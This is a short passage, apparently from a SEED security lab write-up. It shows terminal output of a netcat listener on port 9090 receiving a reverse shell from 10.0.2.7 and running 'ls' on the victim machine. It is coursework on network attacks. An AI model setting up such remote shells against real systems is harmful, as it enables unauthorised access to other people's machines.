his affects only IPv6
attacked 10.0.2.7
```

```
[10/29/18]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.7] port 9090 [tcp/*] accepted (family 2, spo
rt 59366)
[10/29/18]seed@VM:~$ ls
ls
bin
cipher.txt
Customization
Desktop
```